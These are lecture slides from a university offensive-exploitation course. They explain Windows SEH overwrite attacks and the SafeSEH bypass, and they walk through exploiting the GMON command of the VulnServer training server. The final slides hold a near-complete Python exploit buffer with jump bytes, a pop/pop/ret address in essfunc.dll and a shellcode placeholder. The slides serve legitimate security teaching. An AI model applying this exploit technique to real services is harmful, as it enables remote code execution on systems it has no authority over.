

Offensive Software Exploitation

SEC-300-01/CSI-301-02

Ali Hadi
@binaryz0ne


SEH Exploitation...

Even exceptions lead to memory corruption!!!

Structured Exception Handling

Cited [2]

- Supports try, except blocks in C and C++ exceptions
- Nested SEH frames are stored on the stack
- Contain pointer to next frame and exception filter function pointer



SEH Frame Overwrite Attack

Cited [2]

-
- Overwrite an exception handler function pointer in SEH frame and cause an exception before any of the overwritten stack cookies are detected
 - i.e. run data off the top of the stack
 - David Litchfield, “Defeating the Stack Based Buffer Overflow Protection Mechanism of Microsoft Windows 2003 Server”




Figure cited from Peter "corelanc0d3r", <http://www.corelan.be/>




Figure cited from Peter "corelanc0d3r", <http://www.corelan.be/>





Figure cited from Peter "corelanc0d3r", <http://www.corelan.be/>



(3) pop, pop, ret. During prologue of exception handler, address of pointer to next SEH was put on stack at ESP+8. pop, pop, ret puts this address in EIP and allows execution of the code at the address of "pointer to next SEH".

Figure cited from Peter "corelanc0d3r", <http://www.corelan.be/>

Visual Studio /SafeSEH

Cited [2]

-
- Pre-registers all exception handlers in the DLL or EXE
 - When an exception occurs, Windows will examine the pre-registered table and only call the handler if it exists in the table
 - What if one DLL wasn't compiled w/ SafeSEH?
 - Windows will allow any address in that module as an SEH handler
 - This allows an attacker to still gain full control

SEH Case Study


Welcome to VulnServer ...

SEH Based Exploitation

- Must know how SEH works
 - server.exe
- Cause exception (handler kicks in)
- Overwrite SE handler with pointer to instruction that brings you back to next SEH (pop/pop/ret)
- Overwrite the pointer to the next SEH record (use jumping code)
- Inject the shellcode directly after the overwritten SE handler

Exploiting Case Study #2

- Trigger the vulnerability by sending a buffer of the “GMON /” command and 4000 corrupted data
- Examine the SEH Handlers before and after running the code above (inside Immunity Debugger press Alt+s)



```
0067FFBC 41414141 AAAA
0067FFC0 41414141 AAAA
0067FFC4 41414141 AAAA
0067FFC8 41414141 AAAA
0067FFCC 41414141 AAAA
0067FFD0 41414141 AAAA
0067FFD4 41414141 AAAA
0067FFD8 41414141 AAAA
0067FFDC 41414141 AAAA Pointer to next SEH record
0067FFE0 41414141 AAAA SE handler
0067FFE4 41414141 AAAA
0067FFE8 41414141 AAAA
0067FFEC 41414141 AAAA
0067FFF0 41414141 AAAA
0067FFF4 41414141 AAAA
0067FFF8 41414141 AAAA
0067FFFC 41414141 AAAA
```

Exploiting Case Study #2

- Now we need to find the SEH compatible overwrite address, lucky for us we can use mona.py from the Corelanc0d3rs team
 - !mona seh -m <module-name>
 - Use the essfunc.dll for this walkthrough
- Go to the configured directory for mona's output and check the seh.txt file for memory addresses

Exploiting Case Study #2

- Now we need to find the overwriting offset
- This can be achieved using pattern_create from the Metasploit Framework
- `pattern_create 4000`

Exploiting Case Study #2

- What does this code mean?
 - `"\xEB\x0F\x90\x90"`
- It means:
 - `JMP OF, NOP, NOP`
- JMP OF instruction located in the four bytes immediately before the overwritten SE handler address to Jump over both the handler addresses and the first five instructions of the shellcode, to finally land on the CALL instruction
- In other words, it will jump over 15 bytes which are:
 - 2 bytes (NOP, NOP)
 - 4 bytes Next SEH Recored Address
 - 4 bytes SEH Handler Address
 - 5 bytes of the shellcode

Exploiting Case Study #2

- What does this code mean?
 - "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF"

- Translated

\x59	POP ECX
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFF\xE1	JMP ECX
\xE8\xF2\xFF\xFF\xFF	CALL [relative -0D]

Exploiting Case Study #2

- The CALL instruction will place the address of the following instruction in memory onto the stack
- Execution will continue to the POP ECX instruction at the start of the shellcode
- Standard operation for the CALL is to push the address of the following instruction onto the stack; execution will continue from this point using a RETN once the CALLED function is complete
- Now the POP ECX instruction will POP the contents of the top entry of the stack, which contains the address just placed there by the previous CALL statement, into the ECX register.

Exploiting Case Study #2

- The next instruction will decrement the CH register by 1 three times.
 - Remember that the CH register is actually a sub register of ECX affecting the second least significant byte of ECX.
 - This will actually subtracting 1 from CH actually subtracts 256 from ECX register, and done three times this makes for a total of 768 subtracted from ECX.
- Finally the code will JMP to the address stored within the ECX register.

Final Exploiting Case Study #2 Code

```
cmd = "GMON /"
buf = "\x90" * 2752           # just junk
buf += "\x90" * 16           # shellcode starts here
buf += "shellcode"           # our shellcode
buf += "\x90" * (3498 - len(buf))
buf += "\xEB\x0F\x90\x90"     # JMP 0F, NOP, NOP
buf += "\xB4\x10\x50\x62"     # SEH overwrite, essfunc.dll, POP EBX,
                              # POP EBP, RET
buf += "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF"
buf += "\x90" * (4000-len(buf)) # data after SEH handler
```

- Send cmd + buffer

Summary

- Explained how to exploit SEH

References

- Vulnserver, Stephen Bradshaw, <http://grey-corner.blogspot.com/>
- Grayhat Hacking: The Ethical Hacker's Handbook, 3rd Edition
- The Shellcoders Handbook
- Exploit-DB: <http://www.exploit-db.com/>
- The Art of Exploitation, 2nd Edition